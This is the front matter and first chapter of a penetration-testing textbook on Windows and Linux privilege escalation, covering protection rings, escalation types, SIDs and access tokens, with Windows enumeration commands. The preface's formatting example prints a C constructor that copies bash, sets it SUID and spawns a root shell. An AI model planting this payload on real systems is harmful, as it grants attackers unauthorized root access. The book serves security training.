
Privilege Escalation Techniques

Learn the art of exploiting Windows and Linux systems



Alexis Ahmed

Privilege Escalation Techniques

Learn the art of exploiting Windows and Linux systems

Alexis Ahmed

Packt

BIRMINGHAM—MUMBAI

Privilege Escalation Techniques

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the authors, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Group Product Manager: Vijin Boricha
Publishing Product Manager: Vijin Boricha
Senior Editor: Shazeen Iqbal
Content Development Editor: Romy Dias
Technical Editor: Shruthi Shetty
Copy Editor: Safis Editing
Project Coordinator: Shagun Saini
Proofreader: Safis Editing
Indexer: Manju Arasan
Production Designer: Prashant Ghare

First published: October 2021
Production reference: 1061021

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham
B3 2PB, UK.

ISBN 978-1-80107-887-0

`www.packt.com`

In loving memory of my late grandfather.

Contributors

About the author

Alexis Ahmed is an experienced penetration tester and security researcher with over 7 years of experience in the cybersecurity industry. He started off his career as a Linux system administrator and soon discovered a passion and aptitude for security and transitioned into a junior penetration tester. In 2017, he founded HackerSploit, a cybersecurity consultancy that specializes in penetration testing and security training, where he currently works as a senior penetration tester and trainer.

Alexis has multiple cybersecurity certifications, ranging from the CEH and Sec+ to OSCP, and is a certified ISO 27001 associate. He is also an experienced DevSecOps engineer and helps companies secure their Docker infrastructure.

I would like to thank my family for giving me the space and support I've needed to write this book, even while the COVID-19 global pandemic was raging around us. I would like to thank the entire Packt editing team, which has helped, guided, and encouraged me during this process, and I'd like to give special thanks to Romy Dias, who edited most of my work, and Andy Portillo, who helped me with the technical aspects of the book.

About the reviewer

Andy Portillo (`n3t1nv4d3`) holds an MS in information assurance and cybersecurity. He holds several certifications ranging from Offensive Security's OSCP and OSWP to Pentester Academy's CRTE and CARTP, ISC^2 CISSP, SANS GWAPT, and GEVA, and ISACA's CISA and CDPSE. Andy has 8 years of experience in a wide range of information security disciplines and has industry experience in finance, payment cards, and academia. His career started as a network engineer before gaining extensive information security experience through roles including IS analyst and penetration tester, and he is currently working as a manager in a SecOps (vapt) team and lecturer at the University of Southern California. Above all the previously stated, he is a father, husband, and hacker!

To my wife and kids, thank you for your understanding and patience with me as I continue down my ever-growing learning paths and venture into a multitude of information security areas – working, teaching, studying, and now reviewing books.

Table of Contents

Preface

Section 1: Gaining Access and Local Enumeration

1

Introduction to Privilege Escalation

2

Setting Up Our Lab

3
Gaining Access (Exploitation)

4
Performing Local Enumeration

Section 2: Windows Privilege Escalation

5
Windows Kernel Exploits

6
Impersonation Attacks

7
Windows Password Mining

8
Exploiting Services

9

Privilege Escalation through the Windows Registry

Section 3: Linux Privilege Escalation

10

Linux Kernel Exploits

11

Linux Password Mining

12
Scheduled Tasks

13
Exploiting SUID Binaries

Other Books You May Enjoy

Index

Preface

This book is a comprehensive guide on the privilege escalation process for Windows and Linux systems and is designed to be practical and hands-on by providing you with real-world exercises and scenarios in the form of vulnerable environments and virtual machines. The book starts off by introducing you to privilege escalation and covers the process of setting up a hands-on virtual hacking lab that will be used to demonstrate the practical aspects of the techniques covered during the course of this book. Each chapter of this book builds on the previous chapter and validates the learning process by providing you with exercises and scenarios that you can replicate.

You will learn how to enumerate as much information as possible from a target system, utilize manual and automated enumeration tools, elevate privileges on Windows systems by leveraging various techniques, such as impersonation attacks or kernel exploits, among many others, and elevate privileges on Linux systems through the use of kernel exploits or by exploiting SUID binaries.

This book is sorted into three sections that build on each other, whereby the first section covers the introduction to privilege escalation, the process of obtaining the initial foothold on a target system, and enumerating information from target systems. The next two sections are dedicated to covering the various privilege escalation techniques and tools for both Windows and Linux systems.

This book will provide you with the necessary skills to enumerate information from target systems, identify potential vulnerabilities, and utilize manual techniques or automated tools in order to elevate their privileges on the target system.

Who this book is for

This book is designed for students, cyber security professionals, enthusiasts, security engineers, penetration testers, or for anyone who has a keen interest in penetration testing or information security. This book can be used as study material for individuals, companies, or training organizations.

Regardless of whether you're a student new to the information technology industry or a seasoned professional, this book has something to offer and is packed with useful information that you can use to improve your penetration testing skills.

What this book covers

Chapter 1, *Introduction to Privilege Escalation*, introduces you to the privilege escalation process, the various types of privilege escalation attacks, and the differences between privilege escalation on Windows and Linux.

Chapter 2, *Setting Up Our Lab*, introduces you to the concept of virtualization, how to build your own penetration testing lab, how to set up vulnerable virtual machines, and installing and configuring Kali Linux.

Chapter 3, *Gaining Access (Exploitation)*, focuses on the process of setting up the Metasploit framework, performing information gathering with Nmap, identifying vulnerabilities, and exploiting them to gain access to a system.

Chapter 4, *Performing Local Enumeration*, covers the process of enumerating information from Windows and Linux systems manually and automatically.

Chapter 5, *Windows Kernel Exploits*, explores the process of performing kernel exploitation manually and automatically with Metasploit in order to elevate your privileges.

Chapter 6, *Impersonation Attacks*, explains how Windows access tokens work, outlines the process of enumerating privileges, explains token impersonation attacks, and covers the process of elevating your privileges via the Rotten Potato attack.

Chapter 7, *Windows Password Mining*, explores the process of searching for passwords in files and Windows configuration files, searching for application passwords, dumping Windows hashes, and cracking dumped password hashes in order to elevate your privileges.

Chapter 8, *Exploiting Services*, covers the process of exploiting unquoted service paths, exploiting the secondary logon handle, exploiting weak service permissions, and performing DLL hijacking.

Chapter 9, *Privilege Escalation through the Windows Registry*, examines the process of exploiting weak registry permissions, autorun programs, and exploiting the Always Install Elevated feature.

Chapter 10, *Linux Kernel Exploits*, explains the workings of the Linux kernel and covers the process of performing kernel exploitation both manually and automatically with Metasploit.

Chapter 11, *Linux Password Mining*, focuses on the process of extracting passwords from memory, searching for passwords in configuration files, and searching for passwords in Linux history files.

Chapter 12, *Scheduled Tasks*, introduces you to cron jobs on Linux and covers the process of escalating your privileges by exploiting cron paths, cron wildcards, and cron file overwrites.

Chapter 13, *Exploiting SUID Binaries*, outlines how filesystem permissions on Linux work and explores the process of searching for SUID binaries and elevating your privileges through the use of shared object injection.

To get the most out of this book

To get the most out of this book, you should have a fundamental understanding of networking, specifically TCP/IP, UDP, and their respective protocols. Furthermore, given the nature of the techniques covered in the book, you should have basic familiarity with the workings and functionality of Windows and Linux.

The hardware required to follow the techniques and exploits in this book is fairly standard. You can use a laptop or desktop computer that supports virtualization and is capable of running Oracle VirtualBox. As per the hardware and operating system specifications, the following configuration is recommended:

- **Operating system** (**Windows**): Windows 7 or later, preferably 64-bit
- **Operating system** (**Linux**): Ubuntu, Debian, Fedora, or any stable distribution based on Debian or Fedora
- **Processor**: Intel i5 or higher
- **RAM**: 8 GB or higher
- **HDD**: 500 GB hard drive

If you are using the digital version of this book, we advise you to type the code yourself or access the code from the book's GitHub repository (a link is available in the next section). Doing so will help you avoid any potential errors related to the copying and pasting of code.

Code in Action

The Code in Action videos for this book can be viewed at `https://bit.ly/3CPN0DU`.

Download the color images

We also provide a PDF file that has color images of the screenshots and diagrams used in this book. You can download it here: `https://static.packt-cdn.com/downloads/9781801078870_ColorImages.pdf`.

Conventions used

There are a number of text conventions used throughout this book.

`Code in text`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "After downloading the Bash script to our Kali VM, we need to transfer the `linpeas.sh` file to our target virtual machine."

A block of code is set as follows:

```
#include <stdio.h>
#include <stdlib.h>
static void inject() __attribute__((constructor));
void inject() {
system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
#include <stdio.h>
#include <stdlib.h>
static void inject() __attribute__((constructor));
void inject() {
system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
```

Any command-line input or output is written as follows:

```
ls -al /home/user/
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For instance, words in menus or dialog boxes appear in **bold**. Here is an example: "Select **System info** from the **Administration** panel."

> **Tips or important notes**
>
> Appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, email us at `customercare@packtpub.com` and mention the book title in the subject of your message.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit `www.packtpub.com/support/errata` and fill in the form.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packt.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`.

Share Your Thoughts

Once you've read *Privilege Escalation Techniques*, we'd love to hear your thoughts! Please click here to go straight to the Amazon review page for this book and share your feedback.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Section 1: Gaining Access and Local Enumeration

This section will give you an introduction to the privilege escalation process and will cover the process of gaining an initial foothold on the target system and how to perform local enumeration on target systems in order to identify potential vulnerabilities.

The following chapters are included in this section:

1 Introduction to Privilege Escalation

Privilege escalation is a vital element of the attack life cycle and is a major determinant in the overall success of a penetration test.

The importance of privilege escalation in the penetration testing process cannot be overstated or overlooked. Developing your privilege escalation skills will mark you out as a good penetration tester. The ability to enumerate information from a target system and utilize this information to identify potential misconfigurations and vulnerabilities that can be exploited to elevate privileges is an essential skill set for any penetration tester.

This chapter aims to give you a clearer picture and understanding of the privilege escalation process and will act as a formal introduction to the various types of privilege escalation techniques, and how the process differs between Windows and Linux systems.

To fully understand and leverage the various privilege escalation tools and techniques, you first need to understand how permissions and privileges are implemented on various operating systems and how these differences in design and implementation affect the privilege escalation process as a whole.

By the end of this chapter, you will have a clear understanding of what privilege escalation is, and you will also understand how permissions are implemented on Windows and Linux systems and get a brief introduction to the various privilege escalation techniques that we will be exploring in depth in the upcoming chapters.

In this chapter, we will cover the following topics:

- What is privilege escalation?
- How permissions and privileges are assigned
- Understanding the differences between privilege escalation on Windows and Linux
- Exploring the types of privilege escalation attack

What is privilege escalation?

Privilege escalation is the process of exploiting vulnerabilities or misconfigurations in systems to elevate privileges from one user to another, typically to a user with administrative or *root* access on a system. Successful privilege escalation allows attackers to increase their control over a system or group of systems that belong to a domain, giving them the ability to make administrative changes, exfiltrate data, modify or damage the operating system, and maintain access through persistence, such as registry edits or cron jobs.

From a penetration tester's perspective, privilege escalation is the next logical step after the successful exploitation of a system and is typically performed by bypassing or exploiting authentication and authorization systems, whose purpose is to segregate user accounts based on their permissions and role.

A typical approach would be to use an initial access or foothold on a system to gain access to resources and functionality that is beyond what the current user account permissions offer. This process is commonly referred to as getting **root** privileges on a system.

Before we can get started with the various privilege escalation techniques, we need to understand how user accounts and permissions are implemented in modern operating systems.

How permissions and privileges are assigned

To better understand how to elevate **privileges**, we need to first understand how operating systems are designed in relation to user accounts and privilege.

Operating systems' authorizations are designed to handle multiple users with multiple roles and permissions. This segregation of roles is the primary factor behind the various user account implementation philosophies that are implemented in operating systems today.

This abstraction of user roles and permissions on a system is set up and facilitated by a system called a **protection ring**, as demonstrated in *Figure 1.1*. This specifies limits and enforces the functionality of users on a system and their corresponding access to resources.

As the name suggests, a protection ring is a hierarchical protection and segregation mechanism used to provide different levels of access to functionality and resources on a system. The various rings in the hierarchy represent layers of privilege within the operating system, as illustrated in the following screenshot:




Figure 1.1 – Protection ring

The rings in the hierarchy illustrated in *Figure 1.1* are sorted and arranged from the most privileged (typically denoted by level 0) to the least privileged, where the least privileged is represented by the highest ring number. This segregation of privileges on a system leads to the adoption of two main roles, as follows:

- **Privileged access**: This is typically represented or assigned to the root or **administrator** account and provides complete access to all system commands and resources. The root or administrator account will typically have access to the following functionality:

    1. The ability to install, uninstall, and modify system software or binaries
    2. The ability to add, modify, or remove users and user groups
    3. The ability to create, access, modify, and delete any system or user data
    4. The ability to access and have control over all system hardware
    5. The ability to access network functionality and networking utilities
    6. The ability to create, manage, and kill system and user processes

- **Unprivileged access**: This is typically represented or assigned to *non-root* or standard user accounts and is limited to a specific set of privileges that are designed and tailored for standard user access on a system. It limits the user functionality to basic tasks and access of user data on the system. Non-root accounts will commonly have the following functionality:

    1. The ability to start and stop user processes and programs
    2. The ability to create, modify, and delete user data
    3. The ability to have access to network functionality

This segregation of permissions highlights the importance of privilege escalation for penetration testers or attackers as it offers total and unparalleled control over a system or, potentially, a group of systems if they can get "root" or administrative access on a system.

Given the nature of privilege escalation attacks in relation to user accounts and permissions, there are two main methods of performing privilege escalation that can be utilized by attackers based on their intentions and objectives, as follows:

- Horizontal privilege escalation
- Vertical privilege escalation

We will take a closer look at what they are in the next section.

Horizontal privilege escalation

Horizontal privilege escalation is the process of accessing the functionality or data of other user accounts on a system, as opposed to gaining access to accounts with administrative or root privileges. It primarily involves accessing or authorizing functionality on a system using accounts that are on the same user level of permissions, as opposed to user accounts that are higher up and that have more privileges and permissions.

Attackers or penetration testers would typically perform this type of privilege escalation attack if they were interested in accessing unprivileged user account data or in harvesting user account credentials or password hashes.

Scenario

The following screenshot illustrates a typical account setup on a computer, where we have two unprivileged users and one privileged user. In this case, the two unprivileged users are **John** and **Mike**, and the privileged user is **Collin**:




Figure 1.2 – Horizontal privilege escalation scenario

In this scenario, John is attempting to perform a typical horizontal privilege escalation attack by escalating his user account privileges to the account privileges of Mike. Note that John and Mike are on the same horizontal privilege level.

Figure 1.2 clearly outlines the sole objective of horizontal privilege escalation, the objective being to elevate privileges to user accounts that are on the same horizontal level as the user account performing the attack.

Vertical privilege escalation

Vertical privilege escalation is the process of exploiting a vulnerability in an operating system to gain root or administrative access on a system. This method is usually preferred by attackers and penetration testers as it offers the biggest payout given the permissions and functionality, as they now have total access and control over the system(s).

The following screenshot outlines a bottom-up approach to user account permissions and privileges, where the topmost account has the highest privileges, is the least accessible, and is typically assigned to system administrators. The lowest accounts are set up and configured to be used by standard users and services that require no administrative privileges as part of their daily tasks:




Figure 1.3 – Vertical privilege escalation

Figure 1.3 also illustrates a vertical approach to elevating privileges based on the user account and permissions for both Windows and Linux systems, the objective being to laterally move up the pecking order to the account with the highest privileges, therefore giving you complete access to the system.

> **Important note**
>
> Vertical privilege escalation may not solely emanate from the exploitation of a vulnerability within an operating system or service. It is common to find misconfigured systems and services that may allow non-administrative user accounts to run commands or binaries with administrative permissions. We will take a look at the various privilege escalation techniques in the upcoming chapters.

Scenario

The following screenshot illustrates a typical account setup on a computer, where we have two unprivileged users and one privileged user. In this case, the two unprivileged users are **John** and **Mike**, and the privileged user is **Collin**:




Figure 1.4 – Vertical privilege escalation scenario

For this scenario, *Figure 1.4* illustrates a traditional vertical privilege escalation method where the user John is attempting to elevate privileges to the administrator account, which is Collin's account. If successful, John will get access to administrative privileges and will be able to access all user accounts and files, therefore giving him total access and control over the system. This scenario demonstrates the importance and potential impact of a successful vertical privilege escalation attack.


Now that we have an understanding of the two main privilege escalation methods and how they are orchestrated, we can begin taking a look at the various differences between privilege escalation on Windows and Linux.

Understanding the differences between privilege escalation on Windows and Linux

Now that we have a general understanding of how user accounts and permissions are implemented and have looked at the two main methods of performing privilege escalation, we can begin taking a look at the differences between **Linux** and **Windows** in the context of privilege escalation attacks and at how their individual design and development philosophies affect the privilege escalation process.

This nuanced approach will give us clarity on the strengths and weaknesses of both operating systems and their corresponding kernels in relation to vulnerabilities and potential exploitation.

The following table outlines common potential **attack vectors** for both operating systems and the services that can be exploited to elevate privileges:



Windows	**Linux**
Missing security patches	Missing security patches
Kernel exploits	Kernel exploits
Vulnerable programs and services	Vulnerable services
Common misconfigurations	Exploiting Super User Do (SUDO)
Insecure credentials	Exploiting Set User ID (SUID) binaries
	Insecure credentials
	Common misconfigurations

Table 1.1 – Common potential attack vectors

To fully understand the differences between the two operating systems in terms of potential vulnerabilities and attack vectors, we need to understand how they handle authentication and security as this will give us an idea of where the security pitfalls exist. It is important to note, however, that the security differences between Windows and Linux boil down to their unique design philosophy.

Windows security

Windows is a proprietary operating system that is owned and developed by the Microsoft Corporation and controls a majority of the PC market share at about 93%, which means that most companies are likely to be running Windows clients for their end users and/or Windows Server deployments for their critical infrastructure.

For this reason, Windows is more likely to be running on employee laptops and workstations as it has a much more **user-centered design** (**UCD**) and philosophy. In order to understand the privilege escalation process on Windows, we need to understand how Windows manages and maintains system security. In order to do this, we will need to take a closer look at various components that are responsible for managing and maintaining authentication and security on Windows.

User authentication

Authentication is the process of verifying the identity of a user who is trying to access a system or system resource.

Authentication on most modern operating systems is typically enforced through a username and password combination; however, operating systems have begun implementing additional layers of authentication, in addition to implementing stronger encryption algorithms for user passwords.

Passwords and password hashes are usually a target for penetration testers, and we will take a look at how to dump system passwords and hashes later in the book.

User authentication on Windows is handled by the **Windows Logon** (**Winlogon**) process and **Security Account Manager** (**SAM**). SAM is a database that is used to manage and store user accounts on Windows systems.

Modern releases of Windows utilize the **New Technology LAN Manager 2** (**NTLM2**) encryption protocol for password hashing and encryption, which is significantly stronger than the **LAN Manager** (**LM**) encryption protocol present in older versions of Windows.

Authentication onto domains on Windows is typically facilitated by authentication protocols such as Kerberos.

User identification

User identification is used to uniquely identify users on a system and is also used to establish a system of accountability, as actions performed on a system can be tracked down to the user who made or performed them. Understanding how identification works and is implemented on Windows is extremely useful in the privilege escalation process to identify users on a system, along with their roles and groups.

The process of user identification on Windows utilizes a **security identifier** (**SID**) for identification. Each user and group has a unique SID that consists of the components outlined in the following screenshot:




Figure 1.5 – Sample Windows SID

The different parameters from the preceding SID are discussed as follows:

- **SID String**: **S** indicates that it's an SID string
- **Revision**: Always set to 1; this refers to the structure revision number
- **Authority ID**: Specifies who created or granted the SID, as follows:

  - **Null**: 0

  - **World authority**: 1

  - **Local authority**: 2

  - **Creator authority**: 3

  - **Non-unique authority**: 4

  - **NT authority**: 5
- **Subauthority ID/actual ID**: Unique ID for the user, or comprises the domain identifier
- **RID**: This stands for **relative ID** and is used in reference to other accounts to distinguish one user from another. Windows will have the following unique RIDs assigned to specific users. It is important to be able to identify privileged users based on their SID, as follows:

  - **Administrator**: 500

  - **Guest user**: 501


  - **Domain administrator**: 512

  - **Domain computer**: 515

You can enumerate the SIDs on a Windows system by running the following command in **Command Prompt** (**CMD**):

```
wmic useraccount get name,sid
```

This command will enumerate all user account SIDs on the system, as illustrated in the following screenshot. Pay close attention to the RIDs as they can be used to quickly identify administrator and guest accounts:



```
Microsoft Windows [Version 10.0.18363.1441]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Alexis-WS>wmic useraccount get name,sid
Name                SID
Administrator       S-1-5-21-2194464839-3557676615-2444909331-500
Alexis-WS           S-1-5-21-2194464839-3557676615-2444909331-1002
DefaultAccount      S-1-5-21-2194464839-3557676615-2444909331-503
Guest               S-1-5-21-2194464839-3557676615-2444909331-501
postgres            S-1-5-21-2194464839-3557676615-2444909331-1005
WDAGUtilityAccount  S-1-5-21-2194464839-3557676615-2444909331-504


C:\Users\Alexis-WS>
```

Figure 1.6 – Enumerating Windows SIDs

As displayed in *Figure 1.6*, we can identify user roles based on their RID, regardless of the account username. In this particular case, we have an administrator and guest account set up and they can be identified by their RID.

Access tokens

An access token is an object that describes and identifies the security context of a process or thread on a system. The access token is generated by the Winlogon process every time a user authenticates successfully, and includes the identity and privileges of the user account associated with the thread or process. This token is then attached to the initial process (typically the `userinit.exe` process), after which all child processes will inherit a copy of the access token from their creator and will run under the same access token.


On Windows, an access token will comprise the following elements:

- User SID
- Group SID
- Logon SID
- Privileges assigned to the user or the user's group
- **Discretionary access control list** (**DACL**) being used
- Source of the access token

We can list out the access token of a user by running the following command in the CMD:

```
Whoami /priv
```

